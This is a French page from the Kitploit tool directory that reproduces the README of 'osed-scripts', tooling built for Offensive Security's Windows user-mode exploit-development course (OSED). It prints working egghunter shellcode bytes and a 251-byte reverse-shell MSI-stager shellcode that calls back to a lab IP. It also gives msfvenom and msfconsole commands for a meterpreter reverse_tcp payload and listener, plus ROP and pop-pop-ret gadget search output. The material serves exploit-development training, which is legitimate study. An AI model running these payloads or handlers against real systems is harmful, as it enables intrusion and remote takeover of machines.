
Skip to content
KitploitKITPLOIT
OutilsBlog
Soumettre
OutilsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

··Flux·Contact·Confidentialité·© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
osed-scripts — Outillage sur mesure pour le cours de développement d'exploits en mode utilisateur Windows d'Offensive Security (OSED) | Kitploit
Outils/GitHubGitHub/epi052/osed-scripts
ExploitationRétro-ingénierieDébogueursAnalyse de BinairesApprentissage et ÉducationGénération de ShellcodeDéveloppement de Charges UtilesExploitation de Binaires
GitHubepi052/osed-scripts

osed-scripts

Outillage sur mesure pour le cours de développement d'exploits en mode utilisateur Windows d'Offensive Security (OSED)

Voir le dépôt
622189il y a 2 ansVérifié par Kitploit

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

osed-scripts

outillage sur mesure pour le cours Windows Usermode Exploit Dev d'offensive security (OSED)

Table des matières

  • Scripts autonomes
    • egghunter.py
    • find-gadgets.py
    • shellcoder.py
    • install-mona.sh
    • attach-process.ps1
  • Scripts WinDbg
    • find-ppr.py
    • find-bad-chars.py
    • search.py

Scripts autonomes

Installation :

pip3 install keystone-engine numpy

egghunter.py

requiert keystone-engine

root@kitploit:~
usage: egghunter.py [-h] [-t TAG] [-b BAD_CHARS [BAD_CHARS ...]] [-s]

Creates an egghunter compatible with the OSED lab VM

optional arguments:
  -h, --help            show this help message and exit
  -t TAG, --tag TAG     tag for which the egghunter will search (default: c0d3)
  -b BAD_CHARS [BAD_CHARS ...], --bad-chars BAD_CHARS [BAD_CHARS ...]
                        space separated list of bad chars to check for in final egghunter (default: 00)
  -s, --seh             create an seh based egghunter instead of NtAccessCheckAndAuditAlarm

génère l'egghunter par défaut

root@kitploit:~
./egghunter.py 
[+] egghunter created!
[=]   len: 35 bytes
[=]   tag: c0d3c0d3
[=]   ver: NtAccessCheckAndAuditAlarm

egghunter = b"\x66\x81\xca\xff\x0f\x42\x52\x31\xc0\x66\x05\xc6\x01\xcd\x2e\x3c\x05\x5a\x74\xec\xb8\x63\x30\x64\x33\x89\xd7\xaf\x75\xe7\xaf\x75\xe4\xff\xe7"

génère un egghunter avec le tag w00tw00t

root@kitploit:~
./egghunter.py --tag w00t
[+] egghunter created!
[=]   len: 35 bytes
[=]   tag: w00tw00t
[=]   ver: NtAccessCheckAndAuditAlarm

egghunter = b"\x66\x81\xca\xff\x0f\x42\x52\x31\xc0\x66\x05\xc6\x01\xcd\x2e\x3c\x05\x5a\x74\xec\xb8\x77\x30\x30\x74\x89\xd7\xaf\x75\xe7\xaf\x75\xe4\xff\xe7"

génère un egghunter basé sur SEH tout en vérifiant les mauvais caractères (ne modifie pas le shellcode, cela doit être fait manuellement)

root@kitploit:~
./egghunter.py -b 00 0a 25 26 3d --seh
[+] egghunter created!
[=]   len: 69 bytes
[=]   tag: c0d3c0d3
[=]   ver: SEH

egghunter = b"\xeb\x2a\x59\xb8\x63\x30\x64\x33\x51\x6a\xff\x31\xdb\x64\x89\x23\x83\xe9\x04\x83\xc3\x04\x64\x89\x0b\x6a\x02\x59\x89\xdf\xf3\xaf\x75\x07\xff\xe7\x66\x81\xcb\xff\x0f\x43\xeb\xed\xe8\xd1\xff\xff\xff\x6a\x0c\x59\x8b\x04\x0c\xb1\xb8\x83\x04\x08\x06\x58\x83\xc4\x10\x50\x31\xc0\xc3"

find-gadgets.py

Trouve et catégorise les gadgets utiles. N'affiche à l'écran que les gadgets les plus propres disponibles (quantité minimale de déchets entre ce qui est recherché et l'instruction ret finale). Tous les gadgets sont écrits dans un fichier texte pour des recherches ultérieures.

requiert rich et ropper

aujourd'hui (3 juin 2021), j'ai découvert que ropper (et aussi ROPGadget) ne parviennent pas à trouver un gadget que rp++ trouve (ce qui m'a donné du fil à retordre avec le challenge #2, car il y avait un gadget add que ropper ne voyait tout simplement pas).

Comme find-gadgets utilise l'API de ropper, j'ai mis à jour find-gadgets pour qu'il récupère également les gadgets de rp++. Actuellement, les gadgets de rp++ que ropper n'a pas trouvés sont ajoutés au fichier 'all gadgets' (found-gadgets.txt par défaut), et ne sont pas catégorisés dans le fichier 'clean gadgets' (found-gadgets.txt.clean par défaut). Donc, la couverture est là, mais pas bien intégrée. Il se peut que je m'y repenche ou non pour catégoriser aussi la sortie de rp++.

root@kitploit:~
usage: find-gadgets.py [-h] -f FILES [FILES ...] [-b BAD_CHARS [BAD_CHARS ...]] [-o OUTPUT]

Searches for clean, categorized gadgets from a given list of files

optional arguments:
  -h, --help            show this help message and exit
  -f FILES [FILES ...], --files FILES [FILES ...]
                        space separated list of files from which to pull gadgets (optionally, add base address (libspp.dll:0x10000000))
  -b BAD_CHARS [BAD_CHARS ...], --bad-chars BAD_CHARS [BAD_CHARS ...]
                        space separated list of bad chars to omit from gadgets, e.g., 00 0a (default: empty)
  -o OUTPUT, --output OUTPUT
                        name of output file where all (uncategorized) gadgets are written (default: found-gadgets.txt)


trouve des gadgets dans plusieurs fichiers (l'un est chargé à un décalage différent de celui que la dll préfère) et omet 0x0a et 0x0d de tous les gadgets

gadgets

shellcoder.py

requiert keystone-engine

Crée un shell inversé avec un chargeur msi optionnel

root@kitploit:~
usage: shellcode.py [-h] [-l LHOST] [-p LPORT] [-b BAD_CHARS [BAD_CHARS ...]] [-m] [-d] [-t] [-s]

Creates shellcodes compatible with the OSED lab VM

optional arguments:
  -h, --help            show this help message and exit
  -l LHOST, --lhost LHOST
                        listening attacker system (default: 127.0.0.1)
  -p LPORT, --lport LPORT
                        listening port of the attacker system (default: 4444)
  -b BAD_CHARS [BAD_CHARS ...], --bad-chars BAD_CHARS [BAD_CHARS ...]
                        space separated list of bad chars to check for in final egghunter (default: 00)
  -m, --msi             use an msf msi exploit stager (short)
  -d, --debug-break     add a software breakpoint as the first shellcode instruction
  -t, --test-shellcode  test the shellcode on the system
  -s, --store-shellcode
                        store the shellcode in binary format in the file shellcode.bin
root@kitploit:~
❯ python3 shellcode.py --msi -l 192.168.49.88 -s
[+] shellcode created! 
[=]   len:   251 bytes                                                                                            
[=]   lhost: 192.168.49.88
[=]   lport: 4444                                                                                                                                                                                                                    
[=]   break: breakpoint disabled                                                                                                                                                                                                     
[=]   ver:   MSI stager
[=]   Shellcode stored in: shellcode.bin
[=]   help:
         Create msi payload:
                 msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.49.88 LPORT=443 -f msi -o X
         Start http server (hosting the msi file):
                 sudo python -m SimpleHTTPServer 4444 
         Start the metasploit listener:
                 sudo msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.49.88; set LPORT 443; exploit"
         Remove bad chars with msfvenom (use --store-shellcode flag): 
                 cat shellcode.bin | msfvenom --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d" -f python -v shellcode

shellcode = b"\x89\xe5\x81\xc4\xf0\xf9\xff\xff\x31\xc9\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x5e\x08\x8b\x7e\x20\x8b\x36\x66\x39\x4f\x18\x75\xf2\xeb\x06\x5e\x89\x75\x04\xeb\x54\xe8\xf5\xff\xff\xff\x60\x8b\x43\x3c\x8b\x7c\x03\x78\x01\xdf\x8b\x4f\x18\x8b\x47\x20\x01\xd8\x89\x45\xfc\xe3\x36\x49\x8b\x45\xfc\x8b\x34\x88\x01\xde\x31\xc0\x99\xfc\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x24\x75\xdf\x8b\x57\x24\x01\xda\x66\x8b\x0c\x4a\x8b\x57\x1c\x01\xda\x8b\x04\x8a\x01\xd8\x89\x44\x24\x1c\x61\xc3\x68\x83\xb9\xb5\x78\xff\x55\x04\x89\x45\x10\x68\x8e\x4e\x0e\xec\xff\x55\x04\x89\x45\x14\x31\xc0\x66\xb8\x6c\x6c\x50\x68\x72\x74\x2e\x64\x68\x6d\x73\x76\x63\x54\xff\x55\x14\x89\xc3\x68\xa7\xad\x2f\x69\xff\x55\x04\x89\x45\x18\x31\xc0\x66\xb8\x71\x6e\x50\x68\x2f\x58\x20\x2f\x68\x34\x34\x34\x34\x68\x2e\x36\x34\x3a\x68\x38\x2e\x34\x39\x68\x32\x2e\x31\x36\x68\x2f\x2f\x31\x39\x68\x74\x74\x70\x3a\x68\x2f\x69\x20\x68\x68\x78\x65\x63\x20\x68\x6d\x73\x69\x65\x54\xff\x55\x18\x31\xc9\x51\x6a\xff\xff\x55\x10"           
****

install-mona.sh

télécharge tous les composants nécessaires à l'installation de mona et vous invite à utiliser un shell administrateur sur la machine Windows pour terminer l'installation.

root@kitploit:~
❯ ./install-mona.sh 192.168.XX.YY
[+] once the RDP window opens, execute the following command in an Administrator terminal:

powershell -c "cat \\tsclient\mona-share\install-mona.ps1 | powershell -"

[=] downloading https://github.com/corelan/windbglib/raw/master/pykd/pykd.zip
[=] downloading https://github.com/corelan/windbglib/raw/master/windbglib.py
[=] downloading https://github.com/corelan/mona/raw/master/mona.py
[=] downloading https://www.python.org/ftp/python/2.7.17/python-2.7.17.msi
[=] downloading https://download.microsoft.com/download/2/E/6/2E61CFA4-993B-4DD4-91DA-3737CD5CD6E3/vcredist_x86.exe
[=] downloading https://raw.githubusercontent.com/epi052/osed-scripts/main/install-mona.ps1
Autoselecting keyboard map 'en-us' from locale
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text request

attach-process.ps1

Crédit à l'utilisateur discord @SilverStr pour l'inspiration !

Script à usage unique qui effectue les actions suivantes :

  • démarrer un service donné (si -service-name est fourni)
  • démarrer un chemin d'exécutable donné (si -path est fourni)
  • démarrer windbg et s'attacher au processus donné
  • exécuter des commandes windbg après l'attachement (si -commands est fourni)
  • redémarrer un service donné à la sortie de windbg (si -service-name est fourni)

Les valeurs de -service-name, -process-name et -path sont complétables par tabulation.

root@kitploit:~
.\attach-process.ps1 -service-name fastbackserver -process-name fastbackserver -commands '.load pykd; bp fastbackserver!recvfrom'
root@kitploit:~
\\tsclient\shared\osed-scripts\attach-process.ps1 -service-name 'Sync Breeze Enterprise' -process-name syncbrs
root@kitploit:~
 \\tsclient\share\osed-scripts\attach-process.ps1 -path C:\Windows\System32\notepad.exe -process-name notepad                       

Ce script peut être exécuté dans une boucle while pour une fainéantise maximale ! Vous pouvez aussi faire des choses comme g pour démarrer le processus, suivi des commandes que vous souhaitez exécuter une fois que le prochain break est atteint.

root@kitploit:~
while ($true) {\\tsclient\shared\osed-scripts\attach-process.ps1 -process-name PROCESS_NAME -commands '.load pykd; bp SOME_ADDRESS; g; !exchain' ;}

Ci-dessous, le processus charge pykd, définit un point d'arrêt (supposons un gadget pop-pop-ret) puis reprend l'exécution. Lorsqu'il atteint la première violation d'accès, il exécute !exchain puis g pour laisser l'exécution se poursuivre jusqu'au gadget PPR, après quoi il avance de trois pas avec p, amenant EIP à l'instruction qui suit directement le pop-pop-ret.

root@kitploit:~
while ($true) {\\tsclient\shared\osed-scripts\attach-process.ps1 -process-name PROCESS_NAME -commands '.load pykd; bp PPR_ADDRESS; g; !exchain; g; p; p; p;' ;}

Scripts WinDbg

tous les scripts windbg nécessitent pykd

exécutez .load pykd puis !py c:\path\to\this\repo\script.py

Alternativement, vous pouvez placer les scripts dans C:\python37\scripts pour qu'ils s'exécutent sous la forme !py SCRIPT_NAME.

De plus, en utilisant attach-process.ps1, vous pouvez ajouter -commands '.load pykd; g' pour avoir toujours pykd disponible.

find-ppr.py

Crédit à @netspooky pour la réécriture de ce script !

Recherche les instructions pop r32; pop r32; ret par nom de module. Par défaut, il n'affiche que les adresses utilisables sans les mauvais caractères définis dans la liste BADCHARS à la ligne 6. À côté des gadgets est affichée une adresse little endian échappée à coller dans votre shellcode.

root@kitploit:~
0:000> !py find-ppr_ns.py -b 00 0A 0D -m libspp libsync
[+] searching libsync for pop r32; pop r32; ret
[+] BADCHARS: \x00\x0A\x0D
[+] libsync: Found 0 usable gadgets!
[+] searching libspp for pop r32; pop r32; ret
[+] BADCHARS: \x00\x0A\x0D
[OK] libspp::0x101582b0: pop eax; pop ebx; ret ; \xB0\x82\x15\x10
[OK] libspp::0x1001bc5a: pop ebx; pop ecx; ret ; \x5A\xBC\x01\x10
...
[OK] libspp::0x10150e27: pop edi; pop esi; ret ; \x27\x0E\x15\x10
[OK] libspp::0x10150fc8: pop edi; pop esi; ret ; \xC8\x0F\x15\x10
[OK] libspp::0x10151820: pop edi; pop esi; ret ; \x20\x18\x15\x10
[+] libspp: Found 316 usable gadgets!

---- STATS ----
>> BADCHARS: \x00\x0A\x0D
>> Usable Gadgets Found: 316
>> Module Gadget Counts
   - libsync: 0 
   - libspp: 316 
Done!

Affiche tous les gadgets avec l'option -s.

root@kitploit:~
0:000> !py find-ppr_ns.py -b 00 0A 0D -m libspp libsync -s
[+] searching libsync for pop r32; pop r32; ret
[+] BADCHARS: \x00\x0A\x0D
[--] libsync::0x0096add0: pop eax; pop ebx; ret ; \xD0\xAD\x96\x00
[--] libsync::0x00914784: pop ebx; pop ecx; ret ; \x84\x47\x91\x00
...
[OK] libspp::0x10150e27: pop edi; pop esi; ret ; \x27\x0E\x15\x10
[OK] libspp::0x10150fc8: pop edi; pop esi; ret ; \xC8\x0F\x15\x10
[OK] libspp::0x10151820: pop edi; pop esi; ret ; \x20\x18\x15\x10
[+] libspp: Found 316 usable gadgets!

---- STATS ----
>> BADCHARS: \x00\x0A\x0D
>> Usable Gadgets Found: 316
>> Module Gadget Counts
   - libsync: 0 
   - libspp: 316 
Done!

find-bad-chars.py

Effectue deux actions principales :

  • --generate affiche une chaîne d'octets utile pour une inclusion dans du code source python
  • --address itère sur l'adresse mémoire donnée et la compare avec les octets générés selon les contraintes fournies
root@kitploit:~
usage: find-bad-chars.py [-h] [-s START] [-e END] [-b BAD [BAD ...]]
                         (-a ADDRESS | -g)

optional arguments:
  -h, --help            show this help message and exit
  -s START, --start START
                        hex byte from which to start searching in memory
                        (default: 00)
  -e END, --end END     last hex byte to search for in memory (default: ff)
  -b BAD [BAD ...], --bad BAD [BAD ...]
                        space separated list of hex bytes that are already
                        known bad (ex: -b 00 0a 0d)
  -a ADDRESS, --address ADDRESS
                        address from which to begin character comparison
  -g, --generate        generate a byte string suitable for use in source code

Exemple --address

root@kitploit:~
0:008> !py find-bad-chars.py --address esp+1 --bad 1d --start 1 --end 7f
0185ff55  01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 
          01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 
0185ff65  11 12 13 14 15 16 17 18 19 1A 1B 1C 1E 1F 20 21 
          11 12 13 14 15 16 17 18 19 1A 1B 1C 1E 1F 20 21 
0185ff75  22 23 24 25 00 00 FA 00 00 00 00 94 FF 85 01 F4 
          22 23 24 25 -- -- -- -- -- -- -- -- -- -- -- -- 
0185ff85  96 92 75 00 00 00 00 D0 96 92 75 E2 19 C1 58 DC 
          -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- 
0185ff95  FF 85 01 AF 4A 98 77 00 00 00 00 2B C9 03 8C 00 
          -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- 
...

Exemple --generate

root@kitploit:~
0:008> !py find-bad-chars.py --generate --bad 1d --start 1
[+] characters as a range of bytes
chars = bytes(i for i in range(1, 256) if i not in [1D])

[+] characters as a byte string
chars  = b'\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0A\x0B\x0C\x0D\x0E\x0F\x10'
chars += b'\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1A\x1B\x1C\x1E\x1F\x20\x21'
chars += b'\x22\x23\x24\x25\x26\x27\x28\x29\x2A\x2B\x2C\x2D\x2E\x2F\x30\x31'
chars += b'\x32\x33\x34\x35\x36\x37\x38\x39\x3A\x3B\x3C\x3D\x3E\x3F\x40\x41'
chars += b'\x42\x43\x44\x45\x46\x47\x48\x49\x4A\x4B\x4C\x4D\x4E\x4F\x50\x51'
chars += b'\x52\x53\x54\x55\x56\x57\x58\x59\x5A\x5B\x5C\x5D\x5E\x5F\x60\x61'
chars += b'\x62\x63\x64\x65\x66\x67\x68\x69\x6A\x6B\x6C\x6D\x6E\x6F\x70\x71'
chars += b'\x72\x73\x74\x75\x76\x77\x78\x79\x7A\x7B\x7C\x7D\x7E\x7F\x80\x81'
chars += b'\x82\x83\x84\x85\x86\x87\x88\x89\x8A\x8B\x8C\x8D\x8E\x8F\x90\x91'
chars += b'\x92\x93\x94\x95\x96\x97\x98\x99\x9A\x9B\x9C\x9D\x9E\x9F\xA0\xA1'
chars += b'\xA2\xA3\xA4\xA5\xA6\xA7\xA8\xA9\xAA\xAB\xAC\xAD\xAE\xAF\xB0\xB1'
chars += b'\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xBB\xBC\xBD\xBE\xBF\xC0\xC1'
chars += b'\xC2\xC3\xC4\xC5\xC6\xC7\xC8\xC9\xCA\xCB\xCC\xCD\xCE\xCF\xD0\xD1'
chars += b'\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xDB\xDC\xDD\xDE\xDF\xE0\xE1'
chars += b'\xE2\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xEA\xEB\xEC\xED\xEE\xEF\xF0\xF1'
chars += b'\xF2\xF3\xF4\xF5\xF6\xF7\xF8\xF9\xFA\xFB\xFC\xFD\xFE\xFF'

search.py

juste un wrapper autour de la stupide syntaxe de recherche de windbg

root@kitploit:~
usage: search.py [-h] [-t {byte,ascii,unicode}] pattern

Searches memory for the given search term

positional arguments:
  pattern               what you want to search for

optional arguments:
  -h, --help            show this help message and exit
  -t {byte,ascii,unicode}, --type {byte,ascii,unicode}
                        data type to search for (default: byte)
root@kitploit:~
!py \\tsclient\shared\osed-scripts\search.py -t ascii fafd
[=] running s -a 0 L?80000000 fafd
[*] No results returned
root@kitploit:~
!py \\tsclient\shared\osed-scripts\search.py -t ascii ffff
[=] running s -a 0 L?80000000 ffff
0071290e  66 66 66 66 3a 31 32 37-2e 30 2e 30 2e 31 00 00  ffff:127.0.0.1..
00717c5c  66 66 66 66 48 48 48 48-03 03 03 03 f6 f6 f6 f6  ffffHHHH........
00718ddc  66 66 66 66 28 28 28 28-d9 d9 d9 d9 24 24 24 24  ffff((((....$$$$
01763892  66 66 66 66 66 66 66 66-66 66 66 66 66 66 66 66  ffffffffffffffff
...
Télécharger l’outil